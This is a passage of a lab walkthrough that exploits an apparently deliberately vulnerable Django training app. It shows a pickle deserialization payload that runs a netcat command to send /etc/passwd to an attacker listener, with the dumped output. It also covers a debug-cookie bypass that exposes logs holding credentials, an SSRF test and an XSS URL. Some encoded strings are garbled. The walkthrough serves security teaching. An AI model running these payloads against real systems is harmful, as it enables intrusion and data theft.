Let's try deserializing it in order to confirm it.

```
import pickle
from base64 import b64decode

print(pickle.loads(b64decode(b'gANjaW50cm9kdWN0aW9uLnZpZXdzClRlc3RVc2VyCnEAKYFxAX1xAlg
FAAAAYwRtaW5xA0sAc2Iu')))
```

The snippet above decodes the data and then deserializes it. we get an error looks like its trying to import introduction that we dont have in our files.

```
(kali㉿kali)-[~/Desktop/shaunproj/pyhack]$ python3 ../../test.py
Traceback (most recent call last):
  File "/home/kali/Desktop/shaunproj/pyhack/../../test.py", line 4, in <module>
    print(pickle.loads(b64decode(b'gASVNAAAAAAACMEmludHJvZHvjdGlvbi52aWV3c5SMCFRlc3RVc2VylJOUKYGuFZSMBWFkbWluEsAc2Iu')))
ModuleNotFoundError: No module named 'introduction'
```

We can now make a payload.

```
import pickle
from base64 import b64encode

cmd = "nc 192.168.0.108 4444 < /etc/passwd"

class PickleRce(object):
    def __reduce__(self):
        import os
        return (os.system, (cmd,))

print(b64encode(pickle.dumps(PickleRce()))).decode()
```

Running the script will return the encoded pickle

as `gASVEgAAAAAAAAB9lIwEdXNlcpsMBHRlc3SUcy4=`. Switch the page and replace the cookie in through Devtools.

```
(kali㉿kali)-[~/Desktop/shaunproj/pyhack]$ python3 ../../test1.py
gASVPwAAAAAAACMBXBvc2l4lIwGc3lzdGVtIJOUjCRuYyAxOTIuMTY4LjI5LjEyOCA0NDQ0IDwgL2V0Yy9wYXNzd2SuHZRS1C4=
```

replace the token cookie.



Only admin can access this page

Application										
Name	Value	D...	P...	Expires /...	Size	HttpOnly	Secure	SameSite	SameParty	Priority
token	gASV/PgAAAAAAAACMBXBvc2l4IwGc3IzdGVtJOUjChNuYyAxOTluMTY4Lj5LjEyL...	192.168.29.128:5000	/	2022-04-11T11:51:45.000Z	105					Medium
debug	True	1...	/	Session	9					Medium
csrfToken	i5My66PwELx8kCuTkjkBPxG4mvAgp0HpvUHeY91soH5mEku1Prafp2kk3f21K7	1...	/	2022-12-11T11:51:45.000Z	73			Lax		Medium
ajs_anonymous_id	4b4448bd-745f-4974-a397-1e2846295a89	1...	/	2022-11-11T11:51:45.000Z	52			Lax		Medium

now we open a netcat listener on our attacker machine for netcat to send /etc/passwd dump at our box.


```

→ ~ nc -l 192.168.29.12 4444
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:110:MySQL Server,,,,:/nonexistent:/bin/false
tss:x:105:111:TPM software stack,,,,:/var/lib/tpm:/bin/false
strongswan:x:106:65534::/var/lib/strongswan:/usr/sbin/nologin
ntp:x:107:113::/nonexistent:/usr/sbin/nologin
messagebus:x:108:114::/nonexistent:/usr/sbin/nologin
redsocks:x:109:115::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:110:65534::/var/spool/rwho:/usr/sbin/nologin
iodine:x:111:65534::/run/iodine:/usr/sbin/nologin
miredo:x:112:65534::/var/run/miredo:/usr/sbin/nologin
_rpc:x:113:65534::/run/rpcbind:/usr/sbin/nologin
usbmux:x:114:46:usbmux daemon,,,,:/var/lib/usbmux:/usr/sbin/nologin
tcpdump:x:115:120::/nonexistent:/usr/sbin/nologin
rtkit:x:116:121:RealtimeKit,,,,:/proc:/usr/sbin/nologin
sshd:x:117:65534::/run/sshd:/usr/sbin/nologin
statd:x:118:65534::/var/lib/nfs:/usr/sbin/nologin
postgres:x:119:123:PostgreSQL administrator,,,,:/var/lib/postgresql:/bin/bash
avahi:x:120:125:Avahi mDNS daemon,,,,:/run/avahi-daemon:/usr/sbin/nologin
stunnel4:x:121:126::/var/run/stunnel4:/usr/sbin/nologin
Debian-snmp:x:122:127::/var/lib/snmp:/bin/false
sshl:x:123:128::/nonexistent:/usr/sbin/nologin
nm-openvpn:x:124:129:NetworkManager OpenVPN,,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
nm-openconnect:x:125:130:NetworkManager OpenConnect plugin,,,,:/var/lib/NetworkManager:/usr/sbin/nologin
pulse:x:126:131:PulseAudio daemon,,,,:/var/run/pulse:/usr/sbin/nologin
saned:x:127:134::/var/lib/saned:/usr/sbin/nologin
inetsim:x:128:136::/var/lib/inetsim:/usr/sbin/nologin
colord:x:129:137:colord colour management daemon,,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:130:138::/var/lib/geoclue:/usr/sbin/nologin
lightdm:x:131:139:Light Display Manager:/var/lib/lightdm:/bin/false
King-phisher:x:132:140::/var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:Kali,,,,:/home/kali:/usr/bin/zsh
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin

```

A09:2021-Security Logging and Monitoring Failures

We find `/logs` with just doing simple gobuster search. When we visit the webpage it says we cant access the page.




You cannot access this page

Now that we intercept it in burp and lets analyse the source code.

Request	Response
<pre>1 GET /logs HTTP/1.1 2 Host: 192.168.29.128:5000 3 Cache-Control: max-age=0 4 Upgrade-Insecure-Requests: 1 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.93 Safari/537.36 6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 7 Accept-Encoding: gzip, deflate 8 Accept-Language: en-US;q=0.9,en;q=0.8 9 Cookie: ajs_anonymous_id=4b4448bd-745f-4974-a397-1e2846295a89; csrfToken=19My6pwEx78KCuTKjKBPxG4mvAgp0HpuHeY91soh5mEkullPrafp2kk3f21K7; debug=False 10 Connection: close 11 12</pre>	<pre>1 HTTP/1.0 200 OK 2 Content-Type: text/html; charset=utf-8 3 Content-Length: 557 4 Server: Werkzeug/1.0.1 Python/3.9.2 5 Date: Tue, 11 Jan 2022 14:51:37 GMT 6 7 <p> 8 You cannot access this page 9 </p> 10 <script> 11 function getCookie(cname) { 12 let name = cname + "="; 13 let ca = decodeURIComponent(document.cookie); 14 let c = ca.split(";"); 15 for (let i = 0; i < ca.length; i++) { 16 while (c.charAt(0) == " ") { 17 c = c.substring(1); 18 } 19 if (c.indexOf(name) == 0) { 20 return c.substring(name.length, c.length); 21 } 22 } 23 return ""; 24 } 25 let exists = getCookie("debug"); 26 if (!exists) { 27 document.cookie = "debug=False"; 28 } </script></pre>


The page is setting a cookie `debug=False` lets inspect our cookies.



You cannot access this page

Name	Value	D...	P...	Expires /...	Size	HttpOnly	Secure	SameSite	SameParty	Priority
debug	False	1...	/	Session	10					Medium
csrftoken	i5My66PwELxf8kCuTKjkbPxG4mvAgp0HpVuHeY91sdH5mEku1lPrafp2kk3f21K7	1...	/	2022-12-...	73			Lax		Medium
ajs_anonymous_id	4b4448bd-745f-4974-a397-1e2846295a89	1...	/	2022-11-...	52			Lax		Medium

Lets change the debug to True and see if we can access the page now.



```

INFO "GET /static/login/css/dashboard.css HTTP/1.1" 304 0 INFO "GET /static/login/css/base.css HTTP/1.1" 304 0 INFO
"GET /static/login/css/responsive.css HTTP/1.1" 304 0 INFO "GET /static/login/css/fonts.css HTTP/1.1" 304 0 INFO "GET
/static/login/img/icon-addlink.svg HTTP/1.1" 304 0 INFO "GET /static/login/img/icon-changelink.svg HTTP/1.1" 304 0
INFO "GET /static/login/fonts/Roboto-Light-webfont.woff HTTP/1.1" 304 0 INFO "GET /static/login/fonts/Roboto-Regular-
webfont.woff HTTP/1.1" 304 0 INFO "GET /static/login/fonts/Roboto-Bold-webfont.woff HTTP/1.1" 304 0 INFO "GET
/login/logout/ HTTP/1.1" 200 1207 INFO "GET /login/logout/ HTTP/1.1" 302 0 INFO "GET /login/ HTTP/1.1" 302 0 INFO
"GET /login/login/?next=/login/ HTTP/1.1" 200 1913 INFO "GET /static/login/css/login.css HTTP/1.1" 304 0 INFO
Watching for file changes with StatReloader INFO "GET / HTTP/1.1" 200 8157 INFO "GET /static/introduction/style4.css
HTTP/1.1" 304 0 WARNING Not Found: /favicon.ico WARNING "GET /favicon.ico HTTP/1.1" 404 9350 INFO "GET
/login HTTP/1.1" 301 0 INFO "GET /login/ HTTP/1.1" 200 7978 INFO "GET /a10_lab?
username=badguy&password=badguy HTTP/1.1" 301 0 INFO "GET /logout HTTP/1.1" 301 0 INFO "GET /logout/
HTTP/1.1" 200 1207 INFO "GET /static/login/css/base.css HTTP/1.1" 304 0 INFO "GET /static/login/css/responsive.css
HTTP/1.1" 304 0 INFO "GET /static/login/css/fonts.css HTTP/1.1" 200 423 INFO "GET /static/login/fonts/Roboto-Regular-
webfont.woff HTTP/1.1" 200 85876 INFO "GET /static/login/fonts/Roboto-Light-webfont.woff HTTP/1.1" 200 85692 INFO
"GET /login/ HTTP/1.1" 302 0 INFO "GET /login/login/?next=/login/ HTTP/1.1" 200 1913 INFO "GET
/static/login/css/login.css HTTP/1.1" 200 1233 INFO "GET /logout/ HTTP/1.1" 200 1207 INFO "GET /login/ HTTP/1.1" 200
7978 INFO A:\ws\strawberryfinancials\strawberryfinancials\strawberryfinancials\urls.py changed,
loading... INFO Watching for file changes with StatReloader INFO

```

Name	Value	D...	P...	Expires /...	Size	HttpOnly	Secure	SameSite	SameParty	Priority
debug	True	1...	/	Session	9					Medium
csrftoken	i5My66PwELxf8kCuTKjkbPxG4mvAgp0HpVuHeY91sdH5mEku1lPrafp2kk3f21K7	1...	/	2022-12-...	73			Lax		Medium
ajs_anonymous_id	4b4448bd-745f-4974-a397-1e2846295a89	1...	/	2022-11-...	52			Lax		Medium

Looks like we got access to the http logs.

```

Request
1 GET /logs HTTP/1.1
2 Host: 192.168.29.128:5000
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4646.93 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
7 text/html,application/xhtml+xml,application/xml;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US;q=0.9,en;q=0.8
9 Cookie: ajs_anonymous_id=4b4448bd-745f-4974-a397-1e2846295a89; csrfToken=19My66PwElx78KcufTKjkbPG4nvA9g0HpvUheY91soH5mEkui1Prafp2kk3f21K7; debug=True
10 Connection: close
11
12

Response
1 HTTP/1.0 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 17057
4 Server: Werkzeug/1.0.1 Python/3.9.2
5 Date: Tue, 11 Jan 2022 14:54:08 GMT
6
7 INFO "GET /static/login/css/dashboard.css HTTP/1.1" 304 0
8 INFO "GET /static/login/css/base.css HTTP/1.1" 304 0
9 INFO "GET /static/login/css/responsive.css HTTP/1.1" 304 0
10 INFO "GET /static/login/css/fonts.css HTTP/1.1" 304 0
11 INFO "GET /static/login/img/icon-addlink.svg HTTP/1.1" 304 0
12 INFO "GET /static/login/img/icon-addlink.svg HTTP/1.1" 304 0
13 INFO "GET /static/login/fonts/Roboto-Light-webfont.woff HTTP/1.1" 304 0
14 INFO "GET /static/login/fonts/Roboto-Regular-webfont.woff HTTP/1.1" 304 0
15 INFO "GET /static/login/fonts/Roboto-Bold-webfont.woff HTTP/1.1" 304 0
16 INFO "GET /login/logout/ HTTP/1.1" 200 3287
17 INFO "GET /login/logout/ HTTP/1.1" 302 0
18 INFO "GET /login/logout/ HTTP/1.1" 302 0
19 INFO "GET /login/logout/?next=/login/ HTTP/1.1" 200 1913
20 INFO "GET /static/login/css/login.css HTTP/1.1" 304 0
21 INFO Watching for file changes with StatReloader
22 INFO "GET / HTTP/1.1" 200 8157
23 INFO "GET /static/introduction/style4.css HTTP/1.1" 304 0
24 WARNING New Font: /favicon.ico
25 WARNING "GET /favicon.ico" 200 1913
26 INFO "GET /login HTTP/1.1" 200 49350
27 INFO "GET /login HTTP/1.1" 200 7978
28 INFO "GET /a19_lab?username=badguy&password=badguy HTTP/1.1" 301 0
29 INFO "GET /logout HTTP/1.1" 301 0
30 INFO "GET /logout HTTP/1.1" 200 1207
31 INFO "GET /static/login/css/base.css HTTP/1.1" 304 0
32 INFO "GET /static/login/css/responsive.css HTTP/1.1" 304 0
33 INFO "GET /static/login/fonts.css HTTP/1.1" 200 423
34 INFO "GET /static/login/fonts/Roboto-Regular-webfont.woff HTTP/1.1" 200 85876
35 INFO "GET /static/login/fonts/Roboto-Light-webfont.woff HTTP/1.1" 200 85692
36 INFO "GET /login HTTP/1.1" 200 301
37 INFO "GET /login/?next=/login/ HTTP/1.1" 200 1913
38 INFO "GET /static/login/css/login.css HTTP/1.1" 200 1233
39 INFO "GET /logout/ HTTP/1.1" 200 1207
40 INFO "GET /login HTTP/1.1" 200 7978
41 INFO A:\ws\strawberryfinancials\strawberryfinancials\strawberryfinancials\urls.py
changed, reloading.
42 INFO Watching for file changes with StatReloader
43 INFO A:\ws\strawberryfinancials\strawberryfinancials\strawberryfinancials\introduction\views.py changed,
reloading.
44 INFO Watching for file changes with StatReloader
45 ERROR Internal Server Error: /register
46 Traceback (most recent call last):
47 File "A:\ws\strawberryfinancials\venv\lib\site-packages\django\core\handlers\exception.py", line 34, in
inner


```

Done 0 matches 0 matches 17,213 bytes | 6 millis

Analysing the logs we can find out password and username for `badguy` user.

A10:2021-Server-Side Request Forgery

If we visit the <http://192.168.29.128:5000/contact> page we can explore the form looks like there is form.



This form have a field for url of a project site. lets test it for SSRF.

Start a http server on your machine.

```
python3 -m http.server 80
→ Desktop python3 -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
```

Now lets input our test values and see if we get a call from the server's ip address.

WE LOVE TO HEAR


Name <input type="text" value="test"/>	Email <input type="text" value="test@test.com"/>	Url for project/site <input type="text" value="http://192.168.29.12/test.php"/>
Message <input type="text" value="test website"/>		
SEND MESSAGE		

Lets check our logs we can see that the server tried to pick up the file.

Since the ip we have on our logs is of the server and not our own we can concur this is an SSRF.


Bonus

XSS on the search



Since the template values are passed directly to the template there is a XSS on the search page it can be triggered like by visiting the url below.

```
http://0.0.0.0:5000/search?name=%3Cscript%3Ealert%281%29%3C%2Fscript%3E
```



There are other vulnerabilities as well but ill let you figure them out 😊.